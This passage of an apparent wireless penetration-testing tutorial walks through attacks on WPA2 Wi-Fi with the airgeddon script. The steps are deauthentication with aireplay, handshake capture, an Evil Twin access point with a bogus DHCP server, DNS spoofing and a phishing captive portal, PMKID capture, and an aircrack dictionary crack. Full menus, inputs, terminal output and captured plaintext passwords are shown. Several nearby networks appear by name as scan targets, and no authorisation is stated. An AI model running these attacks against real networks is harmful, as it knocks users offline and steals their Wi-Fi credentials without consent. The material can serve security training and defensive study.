60:14:01:13:B0:1D	34:1C:F0:84:D4:00	-60	0 - 1	0		1				

To terminate the scan, use CTRL^C, and it will display a list of all Access Points that it has scanned. Choose the AP that piques your curiosity.

34)	E8:D0:B9:A5:12:19	5	29%	WPA2	Jasmeen_2G
35)	6B:14:01:50:2C:18	1	35%	WPA2	jiofb001 2.4G
36)*	[REDACTED]	1	34%	WPA2	JioFiber-QwXYk
37)	[REDACTED]	6	31%	WPA2	LIMITED_ACCESS_24
38)*	[REDACTED]	8	31%	WPA2	mahhip
39)	[REDACTED]	4	31%	WPA2	Navinav
40)	[REDACTED]	6	29%	WPA2	Neelkamal
41)	[REDACTED]	4	25%	WPA2	nidhi raj
42)	[REDACTED]	9	33%	WPA2	Nidhi
43)	[REDACTED]	2	30%	WPA2	Nishant_2.4
44)	[REDACTED]	12	29%	WPA2	Preety singh devil
45)*	[REDACTED]	3	82%	WPA2	raaj
46)	[REDACTED]	1	34%	WPA2	sanjay
47)	[REDACTED]	11	29%	WPA2	Santosh_4g
48)*	[REDACTED]	5	52%	WPA2	snowie/glowie5g
49)	[REDACTED]	2	29%	WPA2	srajvardhan
50)	[REDACTED]	13	30%	WPA2	Stay
51)	[REDACTED]	11	25%	WPA2	Sudhir Gupta_2.4Ghz
52)	[REDACTED]	4	29%	WPA2	Va binit
53)*	[REDACTED]	4	27%	WPA2	White Wolf_2.4Ghz
54)	2C:97:81:4E:10:38	10	34%	WPA2	..

(*) Network with clients

Select target network:
 > 45

Select **option 2** for a Deauth attack to disconnect the client from a selected AP. After that, it may ask to enable DoS pursuit mode, which we reject.

```
Select an option from menu:
0. Return to Evil Twin attacks menu
1. Deauth / disassoc amok mdk4 attack
2. Deauth aireplay attack
3. WIDS / WIPS / WDS Confusion attack
*Hint* With this attack, we'll try to deauth clients from the legitimate AP. Hopefully they'll reconnect to our Evil Twin AP
> 2 ←
If you want to integrate "DoS pursuit mode" on an Evil Twin attack, another additional wifi interface in monitor mode will be needed to be able to
Do you want to enable "DoS pursuit mode"? This will launch again the attack if target AP change its channel counteracting "channel hopping" [y/N]
> N
```

Before launching the deauth and attempting to capture the handshake, it will ask a few questions such as:

Do you want to spoof your Mac address during this attack [y/N]: y

Do you already have a captured file [y/N]: N

Time value in second:20

Press **ENTER** key to accept the proposal.

```

Selected ESSID: raaJ
Deauthentication chosen method: Aireplay
Handshake file selected: None
*Hint* If you want to integrate "DoS pursuit mode" on an Evil Twin attack, another additional wifi interface in monitor mode will be required

Do you want to spoof your MAC address during this attack? [y/N]
> y ←
This attack requires that you have previously a WPA/WPA2 network captured Handshake file
If you don't have a captured Handshake file from the target network you can get it now

Do you already have a captured Handshake file? Answer yes ("y") to enter the path or answer no ("n") to capture a new one now [y/N]
> N ←



Type value in seconds (10-100) for timeout or press [Enter] to accept the proposal [20]:
> 20 ←

Timeout set to 20 seconds

Two windows will be opened. One with the Handshake capturer and other with the attack to force clients to reconnect
Don't close any window manually, script will do when needed. In about 20 seconds maximum you'll know if you've got the Handshake
Press [Enter] key to continue ...

```

The two windows will appear again. One will attempt a deauth attack, while the other will attempt to capture the WPA handshake between the client and the access point after de-authentication.

```

aireplay deauth attack
14:03:00 Waiting for beacon frame (BSSID: 18:45:93:69:A5:19) on channel 3
NB: this attack is more effective when targeting
a connected wireless client (<-> <client's mac>).
14:03:00 Sending DeAuth (code 7) to broadcast -- BSSID: [18:45:93:69:A5:19]
14:03:00 Sending DeAuth (code 7) to broadcast -- BSSID: [18:45:93:69:A5:19]
14:03:01 Sending DeAuth (code 7) to broadcast -- BSSID: [18:45:93:69:A5:19]
14:03:01 Sending DeAuth (code 7) to broadcast -- BSSID: [18:45:93:69:A5:19]
14:03:02 Sending DeAuth (code 7) to broadcast -- BSSID: [18:45:93:69:A5:19]
14:03:03 Sending DeAuth (code 7) to broadcast -- BSSID: [18:45:93:69:A5:19]
14:03:03 Sending DeAuth (code 7) to broadcast -- BSSID: [18:45:93:69:A5:19]
14:03:04 Sending DeAuth (code 7) to broadcast -- BSSID: [18:45:93:69:A5:19]

CH 3 ][ Elapsed: 6 s ][ 2021-06-05 14:03
          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
18:45:93:69:A5:19 -14 42      96      514    4   3 130 WPA2 CCMP  PSK  raaJ
          STATION          PWR  Rate  Lost  Frames Notes Probes
18:45:93:69:A5:19 44:CB:8B:C2:20:DA -66    0 -11e     0       1
18:45:93:69:A5:19 2A:84:98:9F:E5:5E -22   1e- 1e     0     487      raaJ

```

Wait until the WPA Handshake shows in the top right corner of the window, then press CTRL^C.

```

CH 3 ][ Elapsed: 30 s ][ 2021-06-05 14:03 ][ WPA handshake: 10:45:93:60:45:19
BSSID      PWR RXQ Beacons  #Data, #/s CH   MB   ENC CIPHER AUTH ESSID
18:        :19  -24 100     259    598   3   3  130  WPA2 CCMP  PSK  raa.j
BSSID      STATION PWR Rate Lost  Frames Notes Probes
18: 19:2A:84:98:9F:E5:5E -26   1e- 1e  1026    503  EAPOL  raa.j
18:40:30:60:45:19 44:CB:8B:C2:20:DA -66   0 -11e   0   11

```

As you can see, we now have the WPA handshake for AP “raaj.” Accept the proposal by saving the cap file to your systems and pressing the ENTER key. Then, if you’re using a captive portal, you’ll be asked to specify a path for the file that will hold the Wi-Fi password.

If the password for the Wi-Fi network is achieved with the captive portal, you must decide where to save it: **/root/rajpwd.txt**

```

In addition to capturing a Handshake, it has been verified that a PMKID from the target network has also been successfully captured
Congratulations !!

Type the path to store the file or press [Enter] to accept the default proposal [/root/handshake-18:45:93:60:45:19.cap]
> The path is valid and you have write permissions. Script can continue ...

Capture file generated successfully at [/root/handshake-18:45:93:60:45:19.cap]
Press [Enter] key to continue ...

BSSID set to 18:        :19
Channel set to 3
ESSID set to raa.j

If the password for the wifi network is achieved with the captive portal, you must decide where to save it. Type the path to store the
] > /root/rajpwd.txt ←
The path is valid and you have write permissions. Script can continue ...
Press [Enter] key to continue ...

```

Create a captive portal to phish your client and select the language in which the web portal will be displayed to the client.

For English, we chose **option 1**. Six windows will open as soon as you submit the selected option.

```
Choose the language in which network clients will see the captive portal:  
_____  
0. Return to Evil Twin attacks menu  
  
1. English  
2. Spanish  
3. French  
4. Catalan  
5. Portuguese  
6. Russian  
7. Greek  
8. Italian  
9. Polish  
10. German  
11. Turkish  
12. Arabic  
  
*Hint* The captive portal attack tries to one of the network clients provide us the password for t  
_____  
> 1   
  
The captive portal language has been established  
  
All parameters and requirements are set. The attack is going to start. Multiple windows will be op  
Press [Enter] key to continue ...
```

AP: create a fake AP “raaj” for the client.

DHCP: Start a bogus DHCP service to provide malicious IP to the client.

DNS: Initiate with the malicious DNS query

Deauth: Deauthenticate the client from the original AP “raaj”.

Webserver: Start a service to host the captive portal.


Control: Try to sniff the Wi-Fi password once the client connects with a fake AP.

Note: Do not close the windows; they will dissipate after the password has been captured.


The screenshot shows a Kali Linux terminal window with several tabs open, each displaying different logs and configuration files related to a wireless attack:

- AP**: Configuration file for hostapd, detailing interface wlan0 and AP settings.
- Twin AP Info**: Shows the target AP's information (SSID: raja, Channel: 3) and the status of the attack.
- DNS**: Logs from dnsspoofing, showing queries for various domains (e.g., twitter.com, helpsecure01.ksmobile.com) and their responses.
- Webserver**: Logs from the web server, showing numerous invalid request-line errors from connections.c_750.
- Deauth**: A log of deauthentication frames (DeAuth) sent to the target AP (BSSID: 18:45:93:64:61:19).
- Control**: A log of control messages between the Kali Linux host and the target AP.
- Others**: Various logs and configuration files (e.g., dhclient.conf, leases, dhcpcd.conf) used during the attack setup.

All clients connecting to the original AP “raaj” will be disconnected, and when they attempt to reconnect, they will discover two APs with the same name. When the client connects to the bogus AP, it is lured to the captive portal.



The captive web portal will ask to submit the Wi-Fi password key to get internet access.



If the client gives the Wi-Fi key, the password will be captured in plaintext in the control window.

```
Evil Twin AP Info // BSSID: 18:40:00:00:A5:19 // Channel: 3 // ESSID: raaj
Online time
00:01:50
Password captured successfully:
raj12345
The password was saved on file: [/root/rajpwd.txt]
Press [Enter] on the main script window to continue, this window will be closed
```

Additionally, save the password in the file you gave during the proposal.

```
└─(root💀 kali)-[~]
└─# cat rajpwd.txt

2021-06-05
airgeddon. Captive portal Evil Twin attack captured password
SSID: 18:45:00:00:A5:19
Channel: 3
ESSID: raaj

-----
Password: raj12345
```

PMKID Attack

PMKID is the unique key identifier used by the AP to keep track of the PMK being used for the client.
PMKID is a derivative of AP MAC, Client MAC, PMK, and PMK Name. Read more from [here](#)

Let us capture PMKID by running the airgeddon script, select **option 5** as shown below.

```
Select an option from menu:
_____
0. Exit script
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
_____
4. DoS attacks menu
5. Handshake/PMKID tools menu
6. Offline WPA/WPA2 decrypt menu
7. Evil Twin attacks menu
8. WPS attacks menu
9. WEP attacks menu
10. Enterprise attacks menu
_____
11. About & Credits
12. Options and language menu
_____
*Hint* Thanks to the plugins system, customized conte
stem
_____
> 5 ↵
```

Then again **press 5** and wait for the script to capture SSIDs around.

```

Select an option from menu:
_____
0. Return to main menu
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. Explore for targets (monitor mode needed)
    (monitor mode needed for capturing) _____
5. Capture PMKID
6. Capture Handshake
_____
7. Clean/optimize Handshake file
_____
*Hint* It is possible to obtain PMKIDs from clientless WPA/WPA2-PSK networks
_____
> 5 ←

There is no valid target network selected. You'll be redirected to select one
Press [Enter] key to continue ...

*****
Exploring for targets *****
Exploring for targets option chosen (monitor mode needed)

Selected interface wlan0mon is in monitor mode. Exploration can be performed

WPA/WPA2 filter enabled in scan. When started, press [Ctrl+C] to stop ...
Press [Enter] key to continue ... █

```

Now you'll see a list of targets. Our goal for number 6 is "Amit 2.4 G." Then simply ENTER the timeout in seconds that you want the script to wait for before capturing the PMKID. Let's suppose 25 seconds is ample time.

N.	BSSID	CHANNEL	PWR	ENC	ESSID
1)	AB:D9:DC:9C:9E:9F	6	100%	WPA2	Amit 2.4G
2)					
3)					
4)					
5)	7B:17:12:ED:BA:9H	3	33%	WPA2	Amit 2.4G
6)	68:14:01:5A:0E:9C	1	36%	WPA2	Amit 2.4G
7)*	48:E8:DB:6C:B3:PC	3	0%		(Hidden Network)
8)					
9)					
10)					
11)					
12)					
13)*					
14)					
15)					
16)					

(*) Network with clients

Select target network:

> 6

You have a valid WPA/WPA2 target network selected. Script can continue ...

Press [Enter] key to continue ...

Type value in seconds (10-100) for timeout or press [Enter] to accept the proposal [25]:

> 25 ←

Timeout set to 25 seconds

Don't close the window manually, script will do when needed. In about 25 seconds maximum

Press [Enter] key to continue ... █

Sure enough, we can see a PMKID being captured here!

```
initialization...
warning: NetworkManager is running with pid 502
  (possible interfering hcxdumptool)
warning: wpa_supplicant is running with pid 1228
  (possible interfering hcxdumptool)
warning: wlan0mon is probably a monitor interface
interface is already in monitor mode

start capturing (stop with ctrl+c)
NMEA 0183 SENTENCE.....: N/A
INTERFACE NAME.....: wlan0mon
INTERFACE HARDWARE MAC....: 9cefd5fbd15c
DRIVER.....: rt2800usb
DRIVER VERSION.....: 5.10.0-kali8-amd64
DRIVER FIRMWARE VERSION...: 0.36
ERRORMAX.....: 100 errors
BPF code blocks.....: 0
FILTERLIST ACCESS POINT...: 1 entries
FILTERLIST CLIENT.....: 0 entries
FILTERMODE.....: attack
WEAK CANDIDATE.....: 12345678
ESSID list.....: 0 entries
ROGUE (ACCESS POINT).....: 00221c19f3d7 (BROADCAST HIDDEN)
ROGUE (ACCESS POINT).....: 00221c00f3d8 (BROADCAST OPEN)
ROGUE (ACCESS POINT).....: 00221c19f3d9 (incremented on every new client)
ROGUE (CLIENT).....: f0a2258ab298
EAPOLTIMEOUT.....: 20000 usec
REPLAYCOUNT.....: 62238
ANONCE.....: e26c15bfc3e86dd602432e1e1364413fce260a008b99147ae6cc8b44f2ea0cd8
SNONCE.....: ea81dd9ba54bab81f6b6cd8e084ce3a42c6366cd68f87016bd166b1ea8342a5a

18:09:15  1 f0a2258ab298 6814015a0e9c Amit 2,46 [PMKIDROGUE:13436e47a53c4462b7e5aa551e0f5e9d KDV:2]
```

Then simply store this PMKID as a cap file. First **press Y** then **ENTER** the path and done.

```
Congratulations !!

Type the path to store the file or press [Enter] to accept the default proposal [/root/pmkid-68:14:01:5A:0E:9C.txt]
>
The path is valid and you have write permissions. Script can continue ...

PMKID file generated successfully at [/root/pmkid-68:14:01:5A:0E:9C.txt]

The captured PMKID file is in a text format containing the hash in order to be cracked using hashcat. Additionally, air
odump-ng capture, but tshark command will be required to be able to carry out this transformation. Do you want to perfo
> Y ←

Type the path to store the file or press [Enter] to accept the default proposal [/root/pmkid-68:14:01:5A:0E:9C.cap]
>
The path is valid and you have write permissions. Script can continue ...

PMKID file generated successfully at [/root/pmkid-68:14:01:5A:0E:9C.cap]
Press [Enter] key to continue ... █
```

Now, with an integrated aircrack-ng we can crack the cap file within the airgeddon script itself like this:

Just choose dictionary attack and yes and then the dictionary file.

```

Select an option from menu:
_____
0. Return to offline WPA/WPA2 decrypt menu
    (aircrack CPU, non GPU attacks)
1. (aircrack) Dictionary attack against Handshake/PMKID capture file
2. (aircrack + crunch) Bruteforce attack against Handshake/PMKID capture file
    (hashcat CPU, non GPU attacks)
3. (hashcat) Dictionary attack against Handshake capture file
4. (hashcat) Bruteforce attack against Handshake capture file
5. (hashcat) Rule based attack against Handshake capture file
6. (hashcat) Dictionary attack against PMKID capture file
7. (hashcat) Bruteforce attack against PMKID capture file
8. (hashcat) Rule based attack against PMKID capture file
_____
*Hint* Rule based attacks change the words of the dictionary list according to the rules written in the rulecat/rules
_____
> 1 ←

You already have selected a capture file during this session [/root/pmkid-68:14:01:5A:0E:9C.cap]

Do you want to use this already selected capture file? [Y/n]
> Y ←

You already have selected a BSSID during this session and is present in capture file [68:14:01:5A:0E:9C]

Do you want to use this already selected BSSID? [Y/n]
> Y ←

Enter the path of a dictionary file:
> /usr/share/wordlists/rockyou.txt ←

```

Sure enough, we have the password we needed

```

Aircrack-ng 1.6

[00:00:34] 182428/14344392 keys tested (5396.53 k/s)

Time left: 43 minutes, 44 seconds          1.27%
                                             
KEY FOUND! [ kolakola ] ←

Master Key      : D9 D3 BC F0 15 02 1A 6A 47 06 D5 28 B6 91 13 12
                  12 F0 A7 6F CC 9C 7F D2 33 A5 9E A3 96 37 61 9A

Transient Key   : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

```

Reference:

<https://www.oreilly.com/library/view/network-security-tools/0596007949/ch10s03s01.html>

<https://www.aircrack-ng.org/doku.php?id=deauthentication>

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER

Ethical Hacking

Network Pentest

Bug Bounty

Wireless Pentest

Network Security Essentials

ADVANCED

Burp Suite Pro

Web Services-API

Pro Infrastructure VAPT

Computer Forensics

Android Pentest

Advanced Metasploit

CTF



EXPERT

Red Team Operation

APT's - MITRE Attack Tactics

Active Directory Attack

MSSQL Security Assessment

Privilege Escalation

Windows

Linux

